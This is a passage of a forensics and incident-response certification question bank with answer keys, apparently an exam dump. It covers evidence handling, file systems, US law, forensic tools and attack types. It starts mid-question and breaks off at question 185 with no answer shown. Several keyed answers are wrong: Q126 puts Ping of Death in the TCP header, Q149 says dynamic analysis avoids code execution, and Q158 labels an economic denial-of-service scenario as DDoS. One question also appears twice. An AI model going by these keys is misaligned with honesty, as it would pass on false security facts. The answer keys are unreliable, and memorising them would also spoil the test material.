Jason has set up a honeypot environment by creating a DMZ that has no physical or logical access to his production network. In this honeypot, he has placed a server running Windows Active Directory. He has also placed a Web server in the DMZ that services a number of web pages that offer visitors a chance to download sensitive information by clicking on a button. A week later, Jason finds in his network logs how an intruder accessed the honeypot and downloaded sensitive information. Jason uses the logs to try and prosecute the intruder for stealing sensitive corporate information. Why will this not be viable?

A. Entrapment

B. Enticement

C. Intruding into a honeypot is not illegal

D. Intruding into a DMZ is not illegal

ANSWER: A

QUESTION NO: 89

In handling computer-related incidents, which IT role should be responsible for recovery, containment, and prevention to constituents?

A. Security Administrator

B. Network Administrator

C. Director of Information Technology

D. Director of Administration

ANSWER: B

QUESTION NO: 90

Which of the following web browser uses the Extensible Storage Engine (ESE) database format to store browsing records, including history, cache, and cookies?

A. Safari

B. Mozilla Firefox

C. Microsoft Edge

D. Google Chrome

ANSWER: C

Explanation:

Reference: https://www.sciencedirect.com/science/article/pii/S1742287616300342

QUESTION NO: 91

The information security manager at a national legal firm has received several alerts from the intrusion detection system that a known attack signature was detected against the organization's file server. What should the information security manager do first?

A. Report the incident to senior management

B. Update the anti-virus definitions on the file server

C. Disconnect the file server from the network

D. Manually investigate to verify that an incident has occurred

ANSWER: C

QUESTION NO: 92

Which of the following is a federal law enacted in the US to control the ways that financial institutions deal with the private information of individuals?

A. SOX

B. HIPAA 1996

C. GLBA

D. PCI DSS

ANSWER: C

QUESTION NO: 93

What hashing method is used to password protect Blackberry devices?

A. AES

B. RC5

C. MD5

D. SHA-1

ANSWER: D

QUESTION NO: 94

Which of the following web browser uses the Extensible Storage Engine (ESE) database format to store browsing records, including history, cache, and cookies?

A. Safari

B. Mozilla Firefox

C. Microsoft Edge

D. Google Chrome

ANSWER: C

QUESTION NO: 95

Matthew has been assigned the task of analyzing a suspicious MS Office document via static analysis over an Ubuntu-based forensic machine. He wants to see what type of document It Is. whether It Is encrypted, or contains any flash objects/VBA macros. Which of the following python-based script should he run to get relevant information?

A. oleform.py

B. oleid.py

C. oledir.py

D. pdfid.py

ANSWER: B

QUESTION NO: 96

What are the security risks of running a "repair" installation for Windows XP?

A. Pressing Shift+F10gives the user administrative rights

B. Pressing Shift+F1gives the user administrative rights

C. Pressing Ctrl+F10 gives the user administrative rights

D. There are no security risks when running the "repair" installation for Windows XP

ANSWER: A

QUESTION NO: 97

What operating system would respond to the following command?

c:\> nmap -sW 10.10.145.65

A. Windows 95

B. FreeBSD

C. Windows XP

D. Mac OS X

ANSWER: B

QUESTION NO: 98

Linux operating system has two types of typical bootloaders namely LILO (Linux Loader) and GRUB (Grand Unified Bootloader). In which stage of the booting process do the bootloaders become active?

A. Bootloader Stage

B. Kernel Stage

C. BootROM Stage

D. BIOS Stage

ANSWER: A

QUESTION NO: 99

An Expert witness give an opinion if:

A. The Opinion, inferences or conclusions depend on special knowledge, skill or training not within the ordinary experience of lay jurors

B. To define the issues of the case for determination by the finder of fact

C. To stimulate discussion between the consulting expert and the expert witness

D. To deter the witness form expanding the scope of his or her investigation beyond the requirements of the case

ANSWER: A

QUESTION NO: 100

To which phase of the computer forensics investigation process does "planning and budgeting of a forensics lab" belong?

A. Post-investigation phase

B. Reporting phase

C. Pre-investigation phase

D. Investigation phase

ANSWER: C

QUESTION NO: 101

On NTFS file system, which of the following tools can a forensic Investigator use In order to identify timestomping of evidence files?

A. wbStego

B. Exiv2

C. analyzeMFT

D. Timestomp

ANSWER: C

QUESTION NO: 102

When examining a hard disk without a write-blocker, you should not start windows because Windows will write data to the:

A. Recycle Bin

B. MSDOS.sys

C. BIOS

D. Case files

ANSWER: A

QUESTION NO: 103

Which of the following information is displayed when Netstat is used with -ano switch?

A. Ethernet statistics

B. Contents of IP routing table

C. Details of routing table

D. Details of TCP and UDP connections

ANSWER: D

QUESTION NO: 104

Which of the following is a MAC-based File Recovery Tool?

A. VirtualLab

B. GetDataBack

C. Cisdem DataRecovery 3

D. Smart Undeleter

ANSWER: C

QUESTION NO: 105

Malware analysis can be conducted in various manners. An investigator gathers a suspicious executable file and uploads It to VirusTotal in order to confirm whether the file Is malicious, provide information about Its functionality, and provide Information that will allow to produce simple network signatures. What type of malware analysis was performed here?

A. Static

B. Volatile

C. Dynamic

D. Hybrid

ANSWER: C

QUESTION NO: 106

What is kept in the following directory? HKLM\SECURITY\Policy\Secrets

A. Cached password hashes for the past 20 users

B. Service account passwords in plain text

C. IAS account names and passwords

D. Local store PKI Kerberos certificates

ANSWER: B

QUESTION NO: 107

A clothing company has recently deployed a website on Its latest product line to Increase Its conversion rate and base of customers. Andrew, the network administrator recently appointed by the company, has been assigned with the task of protecting the website from Intrusion and vulnerabilities. Which of the following tool should Andrew consider deploying in this scenario?

A. ModSecurity

B. CryptaPix

C. Recuva

D. Kon-Boot

ANSWER: A

QUESTION NO: 108

When a user deletes a file, the system creates a $I file to store its details. What detail does the $I file not contain?

A. File Size

B. File origin and modification

C. Time and date of deletion

D. File Name

ANSWER: B

QUESTION NO: 109

During an Investigation. Noel found a SIM card from the suspect's mobile. The ICCID on the card is

8944245252001451548.

What does the first four digits (89 and 44) In the ICCID represent?

A. TAC and industry identifier

B. Country code and industry identifier

C. Industry identifier and country code

D. Issuer identifier number and TAC

ANSWER: C

QUESTION NO: 110

You should make at least how many bit-stream copies of a suspect drive?

A. 1

B. 2

C. 3

D. 4

ANSWER: B

QUESTION NO: 111

During the trial, an investigator observes that one of the principal witnesses is severely ill and cannot be present for the hearing. He decides to record the evidence and present it to the court. Under which rule should he present such evidence?

A. Rule 1003: Admissibility of Duplicates

B. Limited admissibility

C. Locard's Principle

D. Hearsay

ANSWER: B

QUESTION NO: 112

Debbie has obtained a warrant to search a known pedophiles house. Debbie went to the house and executed the search warrant to seize digital devices that have been recorded as being used for downloading Illicit Images. She seized all digital devices except a digital camera. Why did she not collect the digital camera?

A. The digital camera was not listed as one of the digital devices in the warrant

B. The vehicle Debbie was using to transport the evidence was already full and could not carry more items

C. Debbie overlooked the digital camera because it is not a computer system

D. The digital camera was old. had a cracked screen, and did not have batteries. Therefore, it could not have been used in a crime.

ANSWER: A

QUESTION NO: 113

Fred, a cybercrime Investigator for the FBI, finished storing a solid-state drive In a static resistant bag and filled out the chain of custody form. Two days later. John grabbed the solid-state drive and created a clone of It (with write blockers enabled) In order to Investigate the drive. He did not document the chain of custody though. When John was finished, he put the solid-state drive back in the static resistant and placed it back in the evidence locker. A day later, the court trial began and upon presenting the evidence and the supporting documents, the chief Justice outright rejected them. Which of the following statements strongly support the reason for rejecting the evidence?

A. Block clones cannot be created with solid-state drives

B. Write blockers were used while cloning the evidence

C. John did not document the chain of custody

D. John investigated the clone instead of the original evidence itself

ANSWER: C

QUESTION NO: 114

Amelia has got an email from a well-reputed company stating in the subject line that she has won a prize money, whereas the email body says that she has to pay a certain amount for being eligible for the contest. Which of the following acts does the email breach?

A. CAN-SPAM Act

B. HIPAA

C. GLBA

D. SOX

ANSWER: A

QUESTION NO: 115

Which U.S. law sets the rules for sending emails for commercial purposes, establishes the minimum requirements for commercial messaging, gives the recipients of emails the right to ask the senders to stop emailing them, and spells out the penalties in case the above said rules are violated?

A. NO-SPAM Act

B. American: NAVSO P-5239-26 (RLL)

C. CAN-SPAM Act

D. American: DoD 5220.22-M

ANSWER: C

QUESTION NO: 116

Which of the following tool enables data acquisition and duplication?

A. Colasoft's Capsa

B. DriveSpy

C. Wireshark

D. Xplico

ANSWER: B

QUESTION NO: 117

A computer forensics Investigator or forensic analyst Is a specially trained professional who works with law enforcement as well as private businesses to retrieve Information from computers and other types of data storage devices. For this, the analyst should have an excellent working knowledge of all aspects of the computer. Which of the following is not a duty of the analyst during a criminal investigation?

A. To create an investigation report

B. To fill the chain of custody

C. To recover data from suspect devices

D. To enforce the security of all devices and software in the scene

ANSWER: B

QUESTION NO: 118

When a file is deleted by Windows Explorer or through the MS-DOS delete command, the operating system inserts _____ in the first letter position of the filename in the FAT database.

A. A Capital X

B. A Blank Space

C. The Underscore Symbol

D. The lowercase Greek Letter Sigma (s)

ANSWER: D

QUESTION NO: 119

As a part of the investigation, Caroline, a forensic expert, was assigned the task to examine the transaction logs pertaining to a database named Transfers. She used SQL Server Management Studio to collect the active transaction log files of the database. Caroline wants to extract detailed information on the logs, including AllocUnitId, page id, slot id, etc. Which of the following commands does she need to execute in order to extract the desired information?

A. DBCC LOG(Transfers, 1)

B. DBCC LOG(Transfers, 3)

C. DBCC LOG(Transfers, 0)

D. DBCC LOG(Transfers, 2)

ANSWER: D

QUESTION NO: 120

A file requires 10 KB space to be saved on a hard disk partition. An entire cluster of 32 KB has been allocated for this file. The remaining, unused space of 22 KB on this cluster will be Identified as_____.

A. Swap space

B. Cluster space

C. Slack space

D. Sector space

ANSWER: C

QUESTION NO: 121

Harry has collected a suspicious executable file from an infected system and seeks to reverse its machine code to Instructions written in assembly language. Which tool should he use for this purpose?

A. Ollydbg

B. oledump

C. HashCalc

D. BinText

ANSWER: A

QUESTION NO: 122

A forensic examiner encounters a computer with a failed OS installation and the master boot record (MBR) or partition sector damaged. Which of the following tools can find and restore files and Information In the disk?

A. Helix

B. R-Studio

C. NetCat

D. Wireshark

ANSWER: A

QUESTION NO: 123

A Linux system is undergoing investigation. In which directory should the investigators look for its current state data if the system is in powered on state?

A. /auth

B. /proc

C. /var/log/debug

D. /var/spool/cron/

ANSWER: B

QUESTION NO: 124

The rule of thumb when shutting down a system is to pull the power plug. However, it has certain drawbacks. Which of the following would that be?

A. Any data not yet flushed to the system will be lost

B. All running processes will be lost

C. The /tmp directory will be flushed

D. Power interruption will corrupt the pagefile

ANSWER: A

QUESTION NO: 125

Which of the following stand true for BIOS Parameter Block?

A. The BIOS Partition Block describes the physical layout of a data storage volume

B. The BIOS Partition Block is the first sector of a data storage device

C. The length of BIOS Partition Block remains the same across all the file systems

D. The BIOS Partition Block always refers to the 512-byte boot sector

ANSWER: A

Explanation:

Reference: https://handwiki.org/wiki/BIOS_parameter_block

QUESTION NO: 126

What header field in the TCP/IP protocol stack involves the hacker exploit known as the Ping of Death?

A. ICMP header field

B. TCP header field

C. IP header field

D. UDP header field

ANSWER: B

QUESTION NO: 127

Which of the following application password cracking tool can discover all password-protected items on a computer and decrypts them?

A. TestDisk for Windows

B. R-Studio

C. Windows Password Recovery Bootdisk

D. Passware Kit Forensic

ANSWER: D

QUESTION NO: 128

When examining a file with a Hex Editor, what space does the file header occupy?

A. the last several bytes of the file

B. the first several bytes of the file

C. none, file headers are contained in the FAT

D. one byte at the beginning of the file

ANSWER: D

QUESTION NO: 129

This is original file structure database that Microsoft originally designed for floppy disks. It is written to the outermost track of a disk and contains information about each file stored on the drive.

A. Master Boot Record (MBR)

B. Master File Table (MFT)

C. File Allocation Table (FAT)

D. Disk Operating System (DOS)

ANSWER: C

QUESTION NO: 130

The following is a log file screenshot from a default installation of IIS 6.0.

```
#Software: Microsoft Internet Information Services 6.0
#Version: 1.0
#Date: 2007-01-22 15:42:36
#Fields: date time s-sitename s-ip cs-method cs-uri-stem cs-uri-query s-port cs-user
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /index.html - 80 - 172.16.28.80
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/index.asp - 80 - 172.16.28
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/css/olcStyle.css - 80 - 17
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /favicon.ico - 80 - 172.16.28.80 Avant+
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/css/dhtml_horiz.css - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_03.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_04.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_06.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_07.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/index_08.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/script/dhtml.js - 80 - 172
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/greenArraw.jpg - 80
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/board_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/images/board_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
```

What time standard is used by IIS as seen in the screenshot?

A. UTC

B. GMT

C. TAI

D. UT

ANSWER: A

QUESTION NO: 131

When needing to search for a website that is no longer present on the Internet today but was online few years back, what site can be used to view the website collection of pages?

A. Proxify.net

B. Dnsstuff.com

C. Samspade.org

D. Archive.org

ANSWER: D

QUESTION NO: 132

"To ensure that the digital evidence is collected, preserved, examined, or transferred In a manner safeguarding the accuracy and reliability of the evidence, law enforcement, and forensics organizations must establish and maintain an effective quality system" Is a principle established by:

A. NCIS

B. NIST

C. EC-Council

D. SWGDE

ANSWER: D

QUESTION NO: 133

When reviewing web logs, you see an entry for resource not found in the HTTP status code field. What is the actual error code that you would see in the log for resource not found?

A. 202

B. 404

C. 606

D. 999

ANSWER: B

QUESTION NO: 134

Which of the following commands shows you the username and IP address used to access the system via a remote login session and the type of client from which they are accessing the system?

A. Net config

B. Net sessions

C. Net share

D. Net stat

ANSWER: B

QUESTION NO: 135

James is testing the ability of his routers to withstand DoS attacks. James sends ICMP ECHO requests to the broadcast address of his network. What type of DoS attack is James testing against his network?

A. Smurf

B. Trinoo

C. Fraggle

D. SYN flood

ANSWER: A

QUESTION NO: 136

In what way do the procedures for dealing with evidence in a criminal case differ from the procedures for dealing with evidence in a civil case?

A. evidence must be handled in the same way regardless of the type of case

B. evidence procedures are not important unless you work for a law enforcement agency

C. evidence in a criminal case must be secured more tightly than in a civil case

D. evidence in a civil case must be secured more tightly than in a criminal case

ANSWER: C

QUESTION NO: 137

When investigating a Windows System, it is important to view the contents of the page or swap file because:

A. Windows stores all of the systems configuration information in this file

B. This is file that windows use to communicate directly with Registry

C. A Large volume of data can exist within the swap file of which the computer user has no knowledge

D. This is the file that windows use to store the history of the last 100 commands that were run from the command line

ANSWER: C

QUESTION NO: 138

What malware analysis operation can the investigator perform using the jv16 tool?

A. Files and Folder Monitor

B. Installation Monitor

C. Network Traffic Monitoring/Analysis

D. Registry Analysis/Monitoring

ANSWER: D

QUESTION NO: 139

Lynne receives the following email:

Dear lynne@gmail.com! We are sorry to inform you that your ID has been temporarily frozen due to incorrect or missing information saved at 2016/11/10 20:40:24 You have 24 hours to fix this problem or risk to be closed permanently!

To proceed Please Connect >> My Apple ID

Thank You The link to My Apple ID shows http://byggarbetsplatsen.se/backup/signon/ What type of attack is this?

A. Mail Bombing

B. Phishing

C. Email Spamming

D. Email Spoofing

ANSWER: B

QUESTION NO: 140

Hard disk data addressing is a method of allotting addresses to each _____ of data on a hard disk.

A. Physical block

B. Operating system block

C. Hard disk block

D. Logical block

ANSWER: A

QUESTION NO: 141

An investigator has acquired packed software and needed to analyze it for the presence of malice. Which of the following tools can help in finding the packaging software used?

A. SysAnalyzer

B. PEiD

C. Comodo Programs Manager

D. Dependency Walker

ANSWER: B

QUESTION NO: 142

When a user deletes a file or folder, the system stores complete path including the original filename is a special hidden file called “INFO2” in the Recycled folder. If the INFO2 file is deleted, it is recovered when you _____.

A. Undo the last action performed on the system

B. Reboot Windows

C. Use a recovery tool to undelete the file

D. Download the file from Microsoft website

ANSWER: A

QUESTION NO: 143

Which among the following laws emphasizes the need for each Federal agency to develop, document, and implement an organization-wide program to provide information security for the information systems that support its operations and assets?

A. FISMA

B. HIPAA

C. GLBA

D. SOX

ANSWER: A

QUESTION NO: 144

A cybercriminal is attempting to remove evidence from a Windows computer. He deletes the file evldence1.doc. sending it to Windows Recycle Bin. The cybercriminal then empties the Recycle Bin. After having been removed from the Recycle Bin. what will happen to the data?

A. The data will remain in its original clusters until it is overwritten

B. The data will be moved to new clusters in unallocated space

C. The data will become corrupted, making it unrecoverable

D. The data will be overwritten with zeroes

ANSWER: A

QUESTION NO: 145

Tasklist command displays a list of applications and services with their Process ID (PID) for all tasks running on either a local or a remote computer. Which of the following tasklist commands provides information about the listed processes, including the image name, PID, name, and number of the session for the process?

A. tasklist /p

B. tasklist /v

C. tasklist /u

D. tasklist /s

ANSWER: B

QUESTION NO: 146

Which forensic investigating concept trails the whole incident from how the attack began to how the victim was affected?

A. Point-to-point

B. End-to-end

C. Thorough

D. Complete event analysis

ANSWER: B

QUESTION NO: 147

What should you do when approached by a reporter about a case that you are working on or have worked on?

A. Refer the reporter to the attorney that retained you

B. Say, "no comment"

C. Answer all the reporter's questions as completely as possible

D. Answer only the questions that help your case

ANSWER: A

QUESTION NO: 148

What happens when a file is deleted by a Microsoft operating system using the FAT file system?

A. only the reference to the file is removed from the FAT

B. the file is erased and cannot be recovered

C. a copy of the file is stored and the original file is erased

D. the file is erased but can be recovered

ANSWER: A

QUESTION NO: 149

An investigator Is examining a file to identify any potentially malicious content. To avoid code execution and still be able to uncover hidden indicators of compromise (IOC), which type of examination should the investigator perform:

A. Threat hunting

B. Threat analysis

C. Static analysis

D. Dynamic analysis

ANSWER: D

QUESTION NO: 150

What does the Rule 101 of Federal Rules of Evidence states?

A. Scope of the Rules, where they can be applied

B. Purpose of the Rules

C. Limited Admissibility of the Evidence

D. Rulings on Evidence

ANSWER: A

Explanation:

Reference: https://law.indiana.edu/instruction/tanford/b723/02obj/R02.pdf

QUESTION NO: 151

Why should you note all cable connections for a computer you want to seize as evidence?

A. to know what outside connections existed

B. in case other devices were connected

C. to know what peripheral devices exist

D. to know what hardware existed

ANSWER: A

QUESTION NO: 152

Andie, a network administrator, suspects unusual network services running on a windows system. Which of the following commands should he use to verify unusual network services started on a Windows system?

A. net serv

B. netmgr

C. lusrmgr

D. net start

ANSWER: D

QUESTION NO: 153

Where is the startup configuration located on a router?

A. Static RAM

B. BootROM

C. NVRAM

D. Dynamic RAM

ANSWER: C

QUESTION NO: 154

Which forensic investigation methodology believes that criminals commit crimes solely to benefit their criminal enterprises?

A. Scientific Working Group on Digital Evidence

B. Daubert Standard

C. Enterprise Theory of Investigation

D. Fyre Standard

ANSWER: C

QUESTION NO: 155

To preserve digital evidence, an investigator should _____.

A. Make two copies of each evidence item using a single imaging tool

B. Make a single copy of each evidence item using an approved imaging tool

C. Make two copies of each evidence item using different imaging tools

D. Only store the original evidence item

ANSWER: C

QUESTION NO: 156

Which of the following is a requirement for senders as per the CAN-SPAM act?

A. Senders cannot use misleading or false header information

B. Senders should never share their physical postal address in the email

C. Senders must use deceptive subject lines

D. Emails must not contain information regarding how to stop receiving emails from the sender in future

ANSWER: A

QUESTION NO: 157

Jacob, a cybercrime investigator, joined a forensics team to participate in a criminal case involving digital evidence. After the investigator collected all the evidence and presents it to the court, the judge dropped the case and the defense attorney pressed charges against Jacob and the rest of the forensics team for unlawful search and seizure. What forensics privacy issue was not addressed prior to collecting the evidence?

A. Compliance with the Second Amendment of the U.S. Constitution

B. Compliance with the Third Amendment of the U.S. Constitution

C. None of these

D. Compliance with the Fourth Amendment of the U.S. Constitution

ANSWER: D

QUESTION NO: 158

Robert, a cloud architect, received a huge bill from the cloud service provider, which usually doesn't happen. After analyzing the bill, he found that the cloud resource consumption was very high. He then examined the cloud server and discovered that a malicious code was running on the server, which was generating huge but harmless traffic from the server. This means that the server has been compromised by an attacker with the sole intention to hurt the cloud customer financially. Which attack is described in the above scenario?

A. XSS Attack

B. DDoS Attack (Distributed Denial of Service)

C. Man-in-the-cloud Attack

D. EDoS Attack (Economic Denial of Service)

ANSWER: B

Explanation:

Reference: https://sucuri.net/guides/what-is-a-ddos-attack/

QUESTION NO: 159

An employee is attempting to wipe out data stored on a couple of compact discs (CDs) and digital video discs (DVDs) by using a large magnet. You inform him that this method will not be effective in wiping out the data because CDs and DVDs are _____ media used to store large amounts of data and are not affected by the magnet.

A. logical

B. anti-magnetic

C. magnetic

D. optical

ANSWER: D

QUESTION NO: 160

You are a security analyst performing reconnaissance on a company you will be carrying out a penetration test for. You conduct a search for IT jobs on Dice.com and find the following information for an open position: 7+ years experience in Windows Server environment 5+ years experience in Exchange 2000/2003 environment Experience with Cisco Pix Firewall, Linksys 1376 router, Oracle 11i and MYOB v3.4 Accounting software are required MCSA desired, MCSE, CEH preferred No Unix/Linux Experience needed What is this information posted on the job website considered?

A. Social engineering exploit

B. Competitive exploit

C. Information vulnerability

D. Trade secret

ANSWER: C

QUESTION NO: 161

Which code does the FAT file system use to mark the file as deleted?

A. ESH

B. 5EH

C. H5E

D. E5H

ANSWER: D

QUESTION NO: 162

In the following email header, where did the email first originate from?

```
Microsoft Mail Internet Headers Version 2.0
Received: from smtp1.somedomain.com ([199.190.129.133]) by somedomain.com
with Microsoft SMTPSVC(6.0.3790.1830);
        Fri, 1 Jun 2007 09:43:08 -0500
Received: from david1.state.us.gov.us (david1.state.ok.gov [172.16.28.115])
        by smtp1.somedomain.com (8.13.1/8.12.11) with ESMTP id l51EfCEh032241
        for <someone@somedomain.com>; Fri, 1 Jun 2007 09:41:13 -0500
Received: from simon1.state.ok.gov.us ([172.18.0.199]) by
david1.state.ok.gov.us with Microsoft SMTPSVC(6.0.3790.1830);
        Fri, 1 Jun 2007 09:41:13 -0500
X-Ninja-PIM: Scanned by Ninja
X-Ninja-AttachmentFiltering: (no action)
X-MimeOLE: Produced By Microsoft Exchange V6.5.7235.2
Content-class: urn:content-classes:message
Return-Receipt-To: "Johnson, Jimmy" <jimmy@somewherelese.com>
MIME-Version: 1.0
```

A. Somedomain.com

B. Smtp1.somedomain.com

C. Simon1.state.ok.gov.us

D. David1.state.ok.gov.us

ANSWER: C

QUESTION NO: 163

An investigator enters the command sqlcmd -S WIN-CQQMK62867E -e -s"," -E as part of collecting the primary data file and logs from a database. What does the "WIN-CQQMK62867E" represent?

A. Name of the Database

B. Name of SQL Server

C. Operating system of the system

D. Network credentials of the database

ANSWER: B

QUESTION NO: 164

You are running known exploits against your network to test for possible vulnerabilities. To test the strength of your virus software, you load a test network to mimic your production network. Your software successfully blocks some simple macro and encrypted viruses. You decide to really test the software by using virus code where the code rewrites itself entirely and the signatures change from child to child, but the functionality stays the same. What type of virus is this that you are testing?

A. Polymorphic

B. Metamorphic

C. Oligomorhic

D. Transmorphic

ANSWER: B

QUESTION NO: 165

Which Linux command when executed displays kernel ring buffers or information about device drivers loaded into the kernel?

A. pgrep

B. dmesg

C. fsck

D. grep

ANSWER: B

QUESTION NO: 166

When investigating a wireless attack, what information can be obtained from the DHCP logs?

A. The operating system of the attacker and victim computers

B. IP traffic between the attacker and the victim

C. MAC address of the attacker

D. If any computers on the network are running in promiscuous mode

ANSWER: C

QUESTION NO: 167

Which one of the following is not a first response procedure?

A. Preserve volatile data

B. Fill forms

C. Crack passwords

D. Take photos

ANSWER: C

QUESTION NO: 168

Graphics Interchange Format (GIF) is a ____ RGB bitmap image format for images with up to 256 distinct colors per frame.

A. 8-bit

B. 32-bit

C. 16-bit

D. 24-bit

ANSWER: A

QUESTION NO: 169

Which among the following search warrants allows the first responder to search and seize the victim's computer components such as hardware, software, storage devices, and documentation?

A. John Doe Search Warrant

B. Citizen Informant Search Warrant

C. Electronic Storage Device Search Warrant

D. Service Provider Search Warrant

ANSWER: C

QUESTION NO: 170

Smith, as a part his forensic investigation assignment, seized a mobile device. He was asked to recover the Subscriber Identity Module (SIM card) data in the mobile device. Smith found that the SIM was protected by a Personal Identification Number (PIN) code, but he was also aware that people generally leave the PIN numbers to the defaults or use easily guessable numbers such as 1234. He made three unsuccessful attempts, which blocked the SIM card. What can Jason do in this scenario to reset the PIN and access SIM data?

A. He should contact the network operator for a Temporary Unlock Code (TUK)

B. Use system and hardware tools to gain access

C. He can attempt PIN guesses after 24 hours

D. He should contact the network operator for Personal Unlock Number (PUK)

ANSWER: D

QUESTION NO: 171

When operating systems mark a cluster as used but not allocated, the cluster is considered as _____

A. Corrupt

B. Bad

C. Lost

D. Unallocated

ANSWER: C

QUESTION NO: 172

What does Locard's Exchange Principle state?

A. Any information of probative value that is either stored or transmitted in a digital form

B. Digital evidence must have some characteristics to be disclosed in the court of law

C. Anyone or anything, entering a crime scene takes something of the scene with them, and leaves something of themselves behind when they leave

D. Forensic investigators face many challenges during forensics investigation of a digital crime, such as extracting, preserving, and analyzing the digital evidence

ANSWER: C

QUESTION NO: 173

Which among the following web application threats is resulted when developers expose various internal implementation objects, such as files, directories, database records, or key-through references?

A. Remote File Inclusion

B. Cross Site Scripting

C. Insecure Direct Object References

D. Cross Site Request Forgery

ANSWER: C

Explanation:

Reference: https://www.pluralsight.com/guides/must-known-web-security-risks-for-developers

QUESTION NO: 174

A forensics investigator needs to copy data from a computer to some type of removable media so he can examine the information at another location. The problem is that the data is around 42GB in size. What type of removable media could the investigator use?

A. Blu-Ray single-layer

B. HD-DVD

C. Blu-Ray dual-layer

D. DVD-18

ANSWER: C

QUESTION NO: 175

The investigator wants to examine changes made to the system's registry by the suspect program. Which of the following tool can help the investigator?

A. TRIPWIRE

B. RAM Capturer

C. Regshot

D. What's Running

ANSWER: C

QUESTION NO: 176

Your company uses Cisco routers exclusively throughout the network. After securing the routers to the best of your knowledge, an outside security firm is brought in to assess the network security.

Although they found very few issues, they were able to enumerate the model, OS version, and capabilities for all your Cisco routers with very little effort. Which feature will you disable to eliminate the ability to enumerate this information on your Cisco routers?

A. Border Gateway Protocol

B. Cisco Discovery Protocol

C. Broadcast System Protocol

D. Simple Network Management Protocol

ANSWER: B

QUESTION NO: 177

Which of the following files store the MySQL database data permanently, including the data that had been deleted, helping the forensic investigator in examining the case and finding the culprit?

A. mysql-bin

B. mysql-log

C. iblog

D. ibdata1

ANSWER: D

QUESTION NO: 178

You have been given the task to investigate web attacks on a Windows-based server. Which of the following commands will you use to look at the sessions the machine has opened with other systems?

A. Net sessions

B. Net config

C. Net share

D. Net use

ANSWER: D

QUESTION NO: 179

Which of the following options will help users to enable or disable the last access time on a system running Windows 10 OS?

A. wmic service

B. Reg.exe

C. fsutil

D. Devcon

ANSWER: C

QUESTION NO: 180

In Windows, prefetching is done to improve system performance. There are two types of prefetching: boot prefetching and application prefetching. During boot prefetching, what does the Cache Manager do?

A. Determines the data associated with value EnablePrefetcher

B. Monitors the first 10 seconds after the process is started

C. Checks whether the data is processed

D. Checks hard page faults and soft page faults

ANSWER: C

Explanation:

Reference: https://resources.infosecinstitute.com/topic/windows-systems-artifacts-digital-forensics-part-iii-prefetch-files/

QUESTION NO: 181

For what purpose do the investigators use tools like iPhoneBrowser, iFunBox, OpenSSHSSH, and iMazing?

A. Bypassing iPhone passcode

B. Debugging iPhone

C. Rooting iPhone

D. Copying contents of iPhone

ANSWER: A

QUESTION NO: 182

The MD5 program is used to:

A. wipe magnetic media before recycling it

B. make directories on an evidence disk

C. view graphics files on an evidence drive

D. verify that a disk is not altered when you examine it

ANSWER: D

QUESTION NO: 183

Your company's network just finished going through a SAS 70 audit. This audit reported that overall, your network is secure, but there are some areas that needs improvement. The major area was SNMP security. The audit company recommended turning off SNMP, but that is not an option since you have so many remote nodes to keep track of. What step could you take to help secure SNMP on your network?

A. Block all internal MAC address from using SNMP

B. Block access to UDP port 171

C. Block access to TCP port 171

D. Change the default community string names

ANSWER: D

QUESTION NO: 184

Microsoft Outlook maintains email messages in a proprietary format in what type of file?

A. .email

B. .mail

C. .pst

D. .doc

ANSWER: C

QUESTION NO: 185

On Linux/Unix based Web servers, what privilege should the daemon service be run under?

A. Guest

B. Root

C. You cannot determine what privilege runs the daemon service

D. Something other than root

